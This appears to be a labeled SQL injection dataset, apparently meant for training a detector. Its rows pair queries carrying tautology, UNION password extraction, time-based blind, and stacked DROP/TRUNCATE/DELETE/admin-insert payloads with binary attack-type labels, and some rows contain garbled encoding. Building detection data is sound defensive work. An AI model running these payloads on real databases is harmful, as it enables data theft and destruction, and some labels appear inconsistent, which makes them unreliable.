SELECT 1,2, IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1))/*'XOR(IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1)))OR'|''XOR(IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),เนโฉยSLEEP(1)))OR''*/ FROM some_table WHERE ex = ample	1	0	0
SELECT * FROM profiles WHERE ID = 'ddd' union select username from students --'	1	0	1
SELECT * from test.members where user_name='ddd' union select username from students --'	1	0	1

SQL Query	Illegal/Logically Incorrect Query	PiggyBacked Query	Union Query
SELECT * FROM students WHERE username = ' ' OR username IS NOT NULL OR username = ' ' AND password = ''	1	0	0
SELECT * FROM custTable WHERE User='ddd' group by (password)--' OR 1=1'-- AND Pass=?	1	0	0
SELECT 1,2, ' or (1 UNION ALL SELECT 1,2,3,4,5,6,name FROM sysObjects WHERE xtype = \'U\') -- FROM some_table WHERE ex = ample	1	0	1
SELECT data FROM table WHERE Emailinput = ' admin'-- '	1	0	0
SELECT id FROM Users WHERE username = ' \\'; DESC users; -- '	1	1	0
SELECT * FROM users WHERE username = 'ddd' group by (password)--'	1	0	0
SELECT * from test.members where user_name="or 1=1; DELETE FROM Grades WHERE course='attacker class' AND studentId=attacker studentid;--' and password=";	1	1	0
SELECT 1,2, 1 AND USER_NAME() = \'dbo\'-- FROM some_table WHERE ex = ample	1	0	0
SELECT * FROM newsletter WHERE email = ''; TRUNCATE TABLE Username; --'	1	1	0
SELECT * from username where type = ' ' or a=a--'	1	0	0

SQL Query	Illegal/Logically Incorrect Query	PiggyBacked Query	Union Query
SELECT data FROM table WHERE Emailinput = ' ' or 1 UNION SELECT ALL FROM WHERE--'	1	0	1
SELECT * FROM custTable WHERE User=' 1' AND 1=(SELECT COUNT(*) FROM tablenames); -- ' OR 1=1'-- AND Pass=?	1	1	0
SELECT * from username where type = ' hi' or 1=1 --'	1	0	0
SELECT * from user where id =' hi' or 1=1 --'	1	0	0
SELECT * FROM 'news' WHERE 'id' = '" ORDER BY 'id' DESC LIMIT 0,3	1	0	0
SELECT * from user where id =' '%31%27%20%4F%52%20%27%31%27%3D %27%31'	1	0	0
SELECT * FROM product WHERE PCategory='ddd' compute sum(username)--'	1	0	0
SELECT * FROM custTable WHERE User='' AND 1=0 UNION SELECT '1', 'a', 'Robin', 'b' --' OR 1=1'-- AND Pass=?	1	0	1
SELECT * FROM 'news' WHERE 'id' = ' ' or 0=0 --' ORDER BY 'id' DESC LIMIT 0,3	1	0	0
SELECT * from test.members where user_name=' ' 1 OR 1=1-- '	1	0	0
SELECT id FROM Users WHERE username = "or 1=1; UPDATE Grades SET grade='attacker grade' WHERE studentId=attacker studentid;--'	1	1	0

SQL Query	Illegal/Logically Incorrect Query	PiggyBacked Query	Union Query
SELECT * from test.members where user_name='ddd' group by (password)--' and password='';	1	1	0
SELECT email from users where email = ' ' or 0=0 #'	1	0	0
SELECT data FROM table WHERE Emailinput = ''; TRUNCATE TABLE Username; --'	1	1	0
SELECT * from test.members where user_name=' ' or 'a'='a'	1	0	0
SELECT * FROM users WHERE username = ' 1\\'1-- '	1	0	0
SELECT * FROM newsletter WHERE email = "or 1=1; DELETE FROM Grades WHERE course='attacker class' AND studentId=attacker studentid;--'	1	1	0
SELECT id FROM Users WHERE username = ' a' or 'a' = 'a'	1	0	0
SELECT id FROM Users WHERE username = ' ' or 0=0 #'	1	0	0
SELECT email from users where email = 'IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1))/*'XOR(IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1)))OR'|"XOR(IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1)))OR"*/'	1	0	0

SQL Query	Illegal/Logically Incorrect Query	PiggyBacked Query	Union Query
SELECT user_name,password from test.members where user_name= '' union select password from users where name = 'Robin' --'	1	0	1
SELECT * from test.members where user_name=' \\'; DESC users; -- '	1	1	0
SELECT * from test.members where user_name='ddd' group by (password)--'	1	0	0
SELECT data FROM table WHERE Emailinput = ' ' OR 1=1-- '	1	0	0
SELECT * from test.members where user_name=' '%31%27%20%4F%52%20%27%31%27%3D%27%31'	1	0	0
SELECT * from test.members where user_name=' ' or (1 AND ASCII(LOWER(SUBSTRING((SELECT TOP 1 name FROM sysobjects WHERE xtype=\'U\'), 1, 1))) > 116)-- '	1	0	0
SELECT * FROM users WHERE name=' ' or 0=0 #' and password=''	1	0	0
SELECT 1,2, '; UPDATE table SET email = 'hacker@ymail.com' WHERE email = 'joe@ymail.com-- FROM some_table WHERE ex = ample	1	1	0
SELECT * FROM profiles WHERE ID = '"	1	0	0
SELECT * from test.members where user_name=''; TRUNCATE TABLE Username; --' and password=';	1	1	0

SQL Query	Illegal/Logically Incorrect Query	PiggyBacked Query	Union Query
SELECT user_name,password from test.members where user_name= ""	1	0	0
SELECT * from table where username = ' ' OR username IS NOT NULL OR username = ' ' and password = ''	1	0	0
SELECT * FROM product WHERE PCategory=' ' or 1 UNION SELECT ALL FROM WHERE--'	1	0	1
SELECT * from user where id =' ' or 1 EXEC XP_ '	1	0	0
SELECT * FROM students WHERE username = ' ' or (1 AND ASCII(LOWER(SUBSTRING((SELECT TOP 1 name FROM sysobjects WHERE xtype=\'U\'), 1, 1))) > 116)-- ' AND password = ''	1	0	0
SELECT * FROM users WHERE name=''; DROP table Username --' and password=''	1	1	0
SELECT * from test.members where user_name='' union select password from users where name = 'Robin' --' and password=';	1	1	1
SELECT * FROM users WHERE username = 'ddd' union select username,password from students --'	1	0	1
SELECT * from table where username = ' a' or 'a' = 'a' and password = ''	1	0	0

SQL Query	Illegal/Logically Incorrect Query	PiggyBacked Query	Union Query
SELECT * from username where type = "or 1=1; SET IDENTITY_INSERT Students ON INSERT INTO Students (StudentID, Username, Password) VALUES (attacker studentid, 'attacker username','attacker password');--'	1	1	0
SELECT email from users where email = ' 1' AND non_existant_table = '1 '	0	0	0
SELECT * FROM users WHERE username = ' 'sqlvuln'	1	0	0
SELECT * from test.members where user_name="union select 1,2,3,x,x,x,x,@@version,x--' and password=";	1	1	1
SELECT data FROM table WHERE Emailinput = ' 1' AND non_existant_table = '1 '	0	0	0
SELECT * FROM customers WHERE username = "ddd"" and password = "	1	0	0
SELECT * FROM newsletter WHERE email = 'IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1))/*'XOR(IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1)))OR'|"XOR(IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),เนโฉยSLEEP(1)))OR"*/'	1	0	0

SQL Query	Illegal/Logically Incorrect Query	PiggyBacked Query	Union Query
SELECT * from username where type = '' union select password from users --'	1	0	1
SELECT * FROM some_table WHERE double_quotes = "ddd"''	1	0	0
SELECT * FROM newsletter WHERE email = 'IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1))/*'XOR(IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1)))OR'|"XOR(IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1)))OR"*/'	1	0	0
SELECT * FROM product WHERE PCategory=' a' or 1=1--'	1	0	0
SELECT email from users where email = '' and 1 = any (select 1 from users where FULL_NAME like เนโฉย%%dministrator เนโฉย and rownum<=1 and PASSWORD like เนโฉย0%เนโฉย) and เนโฉย1%%เนโฉย= เนโฉย1'	1	0	0
SELECT id FROM Users WHERE username = 'ddd' group by (password)--'	1	0	0
SELECT * FROM some_table WHERE double_quotes = ' ' 1 OR 1=1-- '	1	0	0
SELECT * FROM 'news' WHERE 'id' = 'ddd' group by (password)--' ORDER BY 'id' DESC LIMIT 0,3	1	0	0

SQL Query	Illegal/Logically Incorrect Query	PiggyBacked Query	Union Query
SELECT * FROM some_table WHERE double_quotes = " union select password from users where name = 'Robin' --'	1	0	1
SELECT user_name,password from test.members where user_name= "; INSERT into Username (username, password, user_type) value('admin2', 'admin2', '1'); --'	1	1	0
SELECT * FROM product WHERE PCategory=' 1 AND USER_NAME() = \'dbo\'- - '	1	0	0
SELECT * FROM profiles WHERE ID = ' 1' AND non_existant_table = '1 '	0	0	0
SELECT * from username where type = ' ' or 0=0 #'	1	0	0
SELECT * FROM newsletter WHERE email = " AND 1=0 UNION SELECT '1', 'a', 'Robin', 'b' --'	1	0	1
SELECT * FROM profiles WHERE ID = ' ' or a=a--'	1	0	0
SELECT * FROM 'news' WHERE 'id' = "; DROP table Username --' ORDER BY 'id' DESC LIMIT 0,3	1	1	0
SELECT * from user where id ='"	1	0	0
SELECT user_name,password from test.members where user_name= ' ' or 0=0 #'	1	0	0
SELECT user_name,password from test.members where user_name= ' ' 1 OR 1=1--'	1	0	0

SQL Query	Illegal/Logically Incorrect Query	PiggyBacked Query	Union Query
SELECT user_name,password from test.members where user_name= ' ' OR username IS NOT NULL OR username = ' '	1	0	0
SELECT id FROM Users WHERE username = '' union select password from users --'	1	0	1
SELECT * FROM custTable WHERE User=' ' or 'a'='a' OR 1=1'-- AND Pass=?	1	0	0
SELECT data FROM table WHERE Emailinput = '' AND 1=0 UNION SELECT '1', 'a', 'Robin', 'b' --'	1	0	1
SELECT data FROM table WHERE Emailinput = "or 1=1; UPDATE Grades SET grade='attacker grade' WHERE studentId=attacker studentid;--'	1	1	0
SELECT user_name,password from test.members where user_name= ' ' or 'x'='x'	1	0	0
SELECT id FROM Users WHERE username = ' a' waitfor delay '0:0:10'--'	1	0	0
SELECT * FROM users WHERE name=' 1 AND USER_NAME() = \'dbo\'-- ' and password=''	1	0	0
SELECT * FROM product WHERE PCategory=' ' OR 1=1-- '	1	0	0
SELECT * from test.members where user_name="ddd"""	1	0	0
SELECT * from test.members where user_name=''; DROP table Username --' and password=';	1	1	0

SQL Query	Illegal/Logically Incorrect Query	PiggyBacked Query	Union Query
SELECT data FROM table WHERE Emailinput = ' " '	1	0	0
SELECT * FROM 'news' WHERE 'id' = ' ' or 1 UNION SELECT ALL FROM WHERE--' ORDER BY 'id' DESC LIMIT 0,3	1	0	1
SELECT * from test.members where user_name=' 1' AND 1=(SELECT COUNT(*) FROM tablenames); -- ' and password=';	1	1	0
SELECT * FROM product WHERE PCategory='IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1))/*'XOR(IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1)))OR'|"XOR(IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1)))OR"*/'	1	0	0
SELECT * from username where type = ' ' OR username IS NOT NULL OR username = ' '	1	0	0
SELECT * from table where username = ' ' or 1=1--' and password = ''	1	0	0
SELECT * FROM product WHERE PCategory=' 1' AND non_existant_table = '1 '	0	0	0
SELECT 1,2, '; TRUNCATE TABLE Username; -- FROM some_table WHERE ex = ample	1	1	0
SELECT * from test.members where user_name=' ' OR username IS NOT NULL OR username = ' ' and password=';	1	1	0

SQL Query	Illegal/Logically Incorrect Query	PiggyBacked Query	Union Query
SELECT * FROM 'news' WHERE 'id' = ' '; UPDATE table SET email = 'hacker@ymail.com' WHERE email = 'joe@ymail.com-- ' ORDER BY 'id' DESC LIMIT 0,3	1	1	0
SELECT * FROM 'news' WHERE 'id' = ' 'sqlvuln' ORDER BY 'id' DESC LIMIT 0,3	1	0	0
SELECT * FROM profiles WHERE ID = "ddd"""	1	0	0
SELECT * from table where username = "union select all 1,2,x,x,x,x --' and password = "	1	0	1
SELECT * FROM product WHERE PCategory="or 1=1; UPDATE Grades SET grade='attacker grade' WHERE studentId=attacker studentid;--'	1	1	0
SELECT 1,2, ' or 1 UNION SELECT ALL FROM WHERE-- FROM some_table WHERE ex = ample	1	0	1
SELECT * FROM newsletter WHERE email = '' and 1 = any (select 1 from users where FULL_NAME like เนโฉย%%dministrator เนโฉย and rownum<=1 and PASSWORD like เนโฉย0%เนโฉย) and เนโฉย1%%เนโฉย= เนโฉย1'	1	0	0
SELECT id FROM Users WHERE username = ' '' '	1	0	0

SQL Query	Illegal/Logically Incorrect Query	PiggyBacked Query	Union Query
SELECT * FROM students WHERE username = ' \\'; DESC users; -- ' AND password = ''	1	1	0
SELECT * FROM students WHERE username = ' ' or 0=0 --' AND password = ''	1	0	0
SELECT * FROM customers WHERE username = ' ' or 'x'='x' and password = ''	1	0	0
SELECT 1,2, '' FROM some_table WHERE ex = ample	1	0	0
SELECT 1,2, \\'; DESC users; -- FROM some_table WHERE ex = ample	1	1	0
SELECT * FROM profiles WHERE ID = ' admin'-- '	1	0	0
SELECT 1,2, ' or 1=1-- FROM some_table WHERE ex = ample	1	0	0
SELECT * FROM customers WHERE username = ' ' 1 OR 1=1-- ' and password = ''	1	0	0
SELECT 1,2, ' or (1 AND ASCII(LOWER(SUBSTRING((SELECT TOP 1 name FROM sysobjects WHERE xtype=\'U\'), 1, 1))) > 116)-- FROM some_table WHERE ex = ample	1	0	0
SELECT * from user where id =' a' waitfor delay '0:0:10'--'	1	0	0
SELECT * FROM some_table WHERE double_quotes = ' ' 1 AND 1=1-- '	1	0	0
SELECT * FROM users WHERE username = ' ' or a=a--'	1	0	0

SQL Query	Illegal/Logically Incorrect Query	PiggyBacked Query	Union Query
SELECT data FROM table WHERE Emailinput = """	1	0	0
SELECT * FROM product WHERE PCategory=' a' waitfor delay '0:0:10'--'	1	0	0
SELECT email from users where email = '; DROP table Username --'	1	1	0
SELECT email from users where email = ' ' or a=a--'	1	0	0
SELECT * from table where username = 'IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1))/*'XOR(IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1)))OR'|"XOR(IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),เน โฉยSLEEP(1)))OR"*/' and password = ''	1	0	0
SELECT * from test.members where user_name="or 1=1; UPDATE Grades SET grade='attacker grade' WHERE studentId=attacker studentid;--' and password=";	1	1	0
SELECT * FROM custTable WHERE User="union select 1,2,3,x,x,x,x,@@version,x--' OR 1=1'-- AND Pass=?	1	0	1

SQL Query	Illegal/Logically Incorrect Query	PiggyBacked Query	Union Query
SELECT * FROM product WHERE PCategory='' AND 1=0 UNION SELECT '1', 'a', 'Robin', 'b' --'	1	0	1
SELECT data FROM table WHERE Emailinput = ' ' or 0=0 #'	1	0	0
SELECT user_name,password from test.members where user_name= 'ddd' group by (password)--'	1	0	0
SELECT * from table where username = ' a' or 1=1--' and password = ''	1	0	0
SELECT user_name,password from test.members where user_name= ''or 1=1; DELETE FROM Grades WHERE course='attacker class' AND studentId=attacker studentid;--'	1	1	0
SELECT * from table where username = ' ' OR 1=1-- ' and password = ''	1	0	0
SELECT * from username where type = ' a' or 1=1--'	1	0	0
SELECT * from table where username = '' and 1 = any (select 1 from users where FULL_NAME like เนโฉย%%dministrator เนโฉย and rownum<=1 and PASSWORD like เนโฉย0%เนโฉย) and เนโฉย1%%เนโฉย= เนโฉย1' and password = ''	1	0	0
SELECT * FROM students WHERE username = """ AND password = ''	1	0	0

SQL Query	Illegal/Logically Incorrect Query	PiggyBacked Query	Union Query
SELECT * from test.members where user_name="or 1=1; DELETE FROM Grades WHERE course='attacker class' AND studentId=attacker studentid;--'	1	1	0
SELECT 1,2, 'ddd" FROM some_table WHERE ex = ample	1	0	0
SELECT * FROM newsletter WHERE email = 'ddd' union select username,password from students --'	1	0	1
SELECT * FROM custTable WHERE User=' 1' AND non_existant_table = '1 ' OR 1=1'-- AND Pass=?	1	0	0
SELECT * FROM users WHERE username = ' ' or 'a'='a'	1	0	0
SELECT 1,2, ' 1 OR 1=1-- FROM some_table WHERE ex = ample	1	0	0
SELECT * from username where type = ' ' 1 OR 1=1-- '	1	0	0
SELECT * from user where id =' ' or (1 UNION ALL SELECT 1,2,3,4,5,6,name FROM sysObjects WHERE xtype = \'U\') -- '	1	0	1
SELECT * FROM some_table WHERE double_quotes = ' '; UPDATE table SET email = 'hacker@ymail.com' WHERE email = 'joe@ymail.com-- '	1	1	0
SELECT * from table where username = ' ' or 'x'='x' and password = ''	1	0	0

SQL Query	Illegal/Logically Incorrect Query	PiggyBacked Query	Union Query
SELECT email from users where email = ' ' 1 OR 1=1-- '	1	0	0
SELECT * from test.members where user_name=' ' or 'x'='x' and password='';	1	1	0
SELECT * FROM some_table WHERE double_quotes = """"	1	0	0
SELECT id FROM Users WHERE username = ' ' or 1 EXEC XP_ '	1	0	0
SELECT user_name,password from test.members where user_name= ' ' or 'a'='a'	1	0	0
SELECT * FROM users WHERE username = ''; DROP table Username --'	1	1	0
SELECT * FROM custTable WHERE User=' \\'; DESC users; -- ' OR 1=1'-- AND Pass=?	1	1	0
SELECT 1,2, '%31%27%20%4F%52%20%27%31%27%3D %27%31 FROM some_table WHERE ex = ample	0	0	0
SELECT * FROM custTable WHERE User='ddd' compute sum(username)--' OR 1=1'-- AND Pass=?	1	0	0
SELECT * FROM some_table WHERE double_quotes = "union select 1,2,3,x,x,x,x,@@version,x--'	1	0	1
SELECT * FROM some_table WHERE double_quotes = ' hi' or 1=1 --'	1	0	0

SQL Query	Illegal/Logically Incorrect Query	PiggyBacked Query	Union Query
SELECT * FROM profiles WHERE ID = ' 1' AND 1=(SELECT COUNT(*) FROM tablenames); -- '	1	1	0
SELECT data FROM table WHERE Emailinput = ' '%31%27%20%4F%52%20%27%31%27%3D%27%31'	1	0	0
SELECT * FROM custTable WHERE User=' ' or 1 UNION SELECT ALL FROM WHERE--' OR 1=1'-- AND Pass=?	1	0	1
SELECT * FROM users WHERE username = 'IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1))/*'XOR(IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1)))OR'|"XOR(IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),เน โฌยSLEEP(1)))OR"*/'	1	0	0
SELECT * from test.members where user_name='IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1))/*'XOR(IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1)))OR'|"XOR(IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1)))OR"*/'	1	0	0

SQL Query	Illegal/Logically Incorrect Query	PiggyBacked Query	Union Query
SELECT * from username where type = ' a' waitfor delay '0:0:10'--'	1	0	0
SELECT user_name,password from test.members where user_name= 'ddd' union select username from students --'	1	0	1
SELECT * FROM newsletter WHERE email = ' hi' or 1=1 --'	1	0	0
SELECT * FROM customers WHERE username = "union select all 1,2,x,x,x,x --' and password = "	1	0	1
SELECT * FROM product WHERE PCategory="; INSERT into Username (username, password, user_type) value('admin2', 'admin2', '1'); --'	1	1	0
SELECT data FROM table WHERE Emailinput = ' ' or (1 AND ASCII(LOWER(SUBSTRING((SELECT TOP 1 name FROM sysobjects WHERE xtype=\'U\'), 1, 1))) > 116)-- '	1	0	0
SELECT user_name,password from test.members where user_name= ' ' or (1 UNION ALL SELECT 1,2,3,4,5,6,name FROM sysObjects WHERE xtype = \'U\') -- '	1	0	1
SELECT data FROM table WHERE Emailinput = "or 1=1; DELETE FROM Grades WHERE course='attacker class' AND studentId=attacker studentid;--'	1	1	0

SQL Query	Illegal/Logically Incorrect Query	PiggyBacked Query	Union Query
SELECT * from table where username = ' ' or (1 UNION ALL SELECT 1,2,3,4,5,6,name FROM sysObjects WHERE xtype = \'U\') -- ' and password = ''	1	0	1
SELECT * FROM customers WHERE username = ' '; UPDATE table SET email = 'hacker@ymail.com' WHERE email = 'joe@ymail.com-- ' and password = ''	1	1	0
SELECT * FROM product WHERE PCategory=' 'sqlvuln'	1	0	0
SELECT * from test.members where user_name=' 1' AND 1=(SELECT COUNT(*) FROM tablenames); -- '	1	1	0
SELECT user_name,password from test.members where user_name= ' 1 AND USER_NAME() = \'dbo\'-- '	1	0	0
SELECT * FROM newsletter WHERE email = ' 1 AND USER_NAME() = \'dbo\'-- '	1	0	0
SELECT * FROM product WHERE PCategory=' ' or (1 AND ASCII(LOWER(SUBSTRING((SELECT TOP 1 name FROM sysobjects WHERE xtype=\'U\'), 1, 1))) > 116)-- '	1	0	0
SELECT * from table where username = ' 1 AND USER_NAME() = \'dbo\'-- ' and password = ''	1	0	0

SQL Query	Illegal/Logically Incorrect Query	PiggyBacked Query	Union Query
SELECT id FROM Users WHERE username = '' union select password from users where name = 'Robin' --'	1	0	1
SELECT data FROM table WHERE Emailinput = ' ' or (1 UNION ALL SELECT 1,2,3,4,5,6,name FROM sysObjects WHERE xtype = \'U\') -- '	1	0	1
SELECT * FROM 'news' WHERE 'id' = ' ' 1 AND 1=1-- ' ORDER BY 'id' DESC LIMIT 0,3	1	0	0
SELECT * FROM users WHERE username = ' 1' AND 1=(SELECT COUNT(*) FROM tablenames); -- '	1	1	0
SELECT data FROM table WHERE Emailinput = ' ' or 1=1--'	1	0	0
SELECT * FROM 'news' WHERE 'id' = 'ddd' union select username,password from students --' ORDER BY 'id' DESC LIMIT 0,3	1	0	1
SELECT * FROM newsletter WHERE email = ' '%31%27%20%4F%52%20%27%31%27%3D%27%31'	1	0	0
SELECT * from username where type = ' 1\\'1--'	1	0	0
SELECT * FROM users WHERE username = ' admin'-- '	1	0	0
SELECT id FROM Users WHERE username = ' ' or a=a--'	1	0	0

SQL Query	Illegal/Logically Incorrect Query	PiggyBacked Query	Union Query
SELECT * from test.members where user_name=' a' or 1=1--'	1	0	0
SELECT * FROM 'news' WHERE 'id' = ' ' OR username IS NOT NULL OR username = ' ' ORDER BY 'id' DESC LIMIT 0,3	1	0	0
SELECT * from test.members where user_name='' union select password from users --'	1	0	1
SELECT * from table where username = '' union select password from users where name = 'Robin' --' and password = ''	1	0	1
SELECT * FROM users WHERE username = ' ' or 1=1--'	1	0	0
SELECT email from users where email = ' 1 AND USER_NAME() = \'dbo\'-- '	1	0	0
SELECT * from username where type = 'ddd' compute sum(username)--'	1	0	0
SELECT * FROM students WHERE username = "ddd"" AND password = ''	1	0	0
SELECT email from users where email = 'ddd' group by (password)--'	1	0	0
SELECT * FROM students WHERE username = ' ' or 0=0 #' AND password = ''	1	0	0

SQL Query	Illegal/Logically Incorrect Query	PiggyBacked Query	Union Query
SELECT * from test.members where user_name='' and 1 = any (select 1 from users where FULL_NAME like เนโฌย%% dministratorเนโฌย and rownum<=1 and PASSWORD like เนโฌย0%เนโฌย) and เนโฌย1%%เนโฌย=เนโฌย1'	1	0	0
SELECT * from user where id ='IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1))/*'XOR(IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1)))OR'|"XOR(IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),เนโฌยSLEEP(1)))OR"*/'	1	0	0
SELECT data FROM table WHERE Emailinput = ' ' or 1 EXEC XP_ '	1	0	0
SELECT * from username where type = 'IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1))/*'XOR(IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1)))OR'|"XOR(IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1)))OR"*/'	1	0	0
SELECT * from user where id =' ' or 1=1--'	1	0	0

SQL Query	Illegal/Logically Incorrect Query	PiggyBacked Query	Union Query
SELECT * from user where id =" and 1 = any (select 1 from users where FULL_NAME like เนโฉย%%dministratorเนโฉย and rownum<=1 and PASSWORD like เนโฉย0% เนโฉย) and เนโฉย1%%เนโฉย=เนโฉย1'	1	0	0
SELECT * FROM users WHERE username = "or 1=1; DELETE FROM Grades WHERE course='attacker class' AND studentId=attacker studentid;--'	1	1	0
SELECT * FROM students WHERE username = " AND 1=0 UNION SELECT '1', 'a', 'Robin', 'b' --' AND password = "	1	0	1
SELECT user_name,password from test.members where user_name= '"	1	0	0
SELECT data FROM table WHERE Emailinput = " union select password from users where name = 'Robin' --'	1	0	1
SELECT * from username where type = ' 'sqlvuln'	1	0	0
SELECT * FROM students WHERE username = ' ' or 1 UNION SELECT ALL FROM WHERE--' AND password = "	1	0	1

SQL Query	Illegal/Logically Incorrect Query	PiggyBacked Query	Union Query
SELECT * FROM profiles WHERE ID = 'IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1))/*'XOR(IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1)))OR'|"XOR(IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1)))OR"*/'	1	0	0
SELECT data FROM table WHERE Emailinput = 'ddd' union select username,password from students --'	1	0	1
SELECT * from table where username = """" and password = "	1	0	0
SELECT * FROM customers WHERE username = ' ' or 1 EXEC XP_ ' and password = "	1	0	0
SELECT * FROM users WHERE name="' and password="	1	0	0
SELECT * FROM profiles WHERE ID = "or 1=1; SET IDENTITY_INSERT Students ON INSERT INTO Students (StudentID, Username, Password) VALUES (attacker studentid, 'attacker username','attacker password');--'	1	1	0

SQL Query	Illegal/Logically Incorrect Query	PiggyBacked Query	Union Query
SELECT * FROM customers WHERE username = "or 1=1; SET IDENTITY_INSERT Students ON INSERT INTO Students (StudentID, Username, Password) VALUES (attacker studentid, 'attacker username','attacker password');--' and password = "	1	1	0
SELECT 1,2, 'union select all 1,2,x,x,x,x -- FROM some_table WHERE ex = ample	1	0	1
SELECT * FROM users WHERE username = ' 1' AND non_existant_table = '1 '	0	0	0
SELECT * from table where username = " AND 1=0 UNION SELECT '1', 'a', 'Robin', 'b' --' and password = "	1	0	1
SELECT * from table where username = 'ddd' union select username,password from students --' and password = "	1	0	1
SELECT * from username where type = ' ' 1 AND 1=1-- '	1	0	0
SELECT * from test.members where user_name=' 'sqlvuln'	1	0	0
SELECT * FROM users WHERE name=' ' 1 AND 1=1-- ' and password="	1	0	0
SELECT * FROM profiles WHERE ID = ' 1\\'1-- '	1	0	0

SQL Query	Illegal/Logically Incorrect Query	PiggyBacked Query	Union Query
SELECT * from test.members where user_name=' ' or (1 UNION ALL SELECT 1,2,3,4,5,6,name FROM sysObjects WHERE xtype = \'U\') -- ' and password=';	1	1	1
SELECT 1,2, ' and 1 = any (select 1 from users where FULL_NAME like เนโฌย%% dministratorเนโฌย and rownum<=1 and PASSWORD like เนโฌย0%เนโฌย) and เนโฌย1%%เนโฌย=เนโฌย1 FROM some_table WHERE ex = ample	0	0	0
SELECT * from user where id =' ' or (1 AND ASCII(LOWER(SUBSTRING((SELECT TOP 1 name FROM sysobjects WHERE xtype=\'U\'), 1, 1))) > 116)-- '	1	0	0
SELECT data FROM table WHERE Emailinput = ' hi' or 1=1 --'	1	0	0
SELECT 1,2, a' or 1=1-- FROM some_table WHERE ex = ample	1	0	0
SELECT data FROM table WHERE Emailinput = '' and 1 = any (select 1 from users where FULL_NAME like เนโฌย%% dministratorเนโฌย and rownum<=1 and PASSWORD like เนโฌย0%เนโฌย) and เนโฌย1%%เนโฌย=เนโฌย1'	1	0	0
SELECT * FROM users WHERE username = '''	1	0	0
SELECT email from users where email = ' ' or 0=0 --'	1	0	0

SQL Query	Illegal/Logically Incorrect Query	PiggyBacked Query	Union Query
SELECT data FROM table WHERE Emailinput = ' '; UPDATE table SET email = 'hacker@ymail.com' WHERE email = 'joe@ymail.com-- '	1	1	0
SELECT * FROM profiles WHERE ID = ' ' or 1 UNION SELECT ALL FROM WHERE--'	1	0	1
SELECT id FROM Users WHERE username = 'IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1))/*'XOR(IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1)))OR'|"XOR(IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1)))OR"*/'	1	0	0
SELECT 1,2, hi' or 1=1 -- FROM some_table WHERE ex = ample	1	0	0
SELECT data FROM table WHERE Emailinput = ' ' or 'a'='a'	1	0	0
SELECT * FROM 'news' WHERE 'id' = ' " ' ORDER BY 'id' DESC LIMIT 0,3	1	0	0
SELECT * from test.members where user_name=''; INSERT into Username (username, password, user_type) value('admin2', 'admin2', '1'); --'	1	1	0
SELECT * from test.members where user_name=' hi' or 1=1 --' and password='';	1	1	0

SQL Query	Illegal/Logically Incorrect Query	PiggyBacked Query	Union Query
SELECT 1,2, ddd' group by (studentid)-- FROM some_table WHERE ex = ample	1	0	0
SELECT data FROM table WHERE Emailinput = ' ' or 0=0 --'	1	0	0
SELECT * FROM product WHERE PCategory=' 1' AND 1=(SELECT COUNT(*) FROM tablenames); -- '	1	1	0
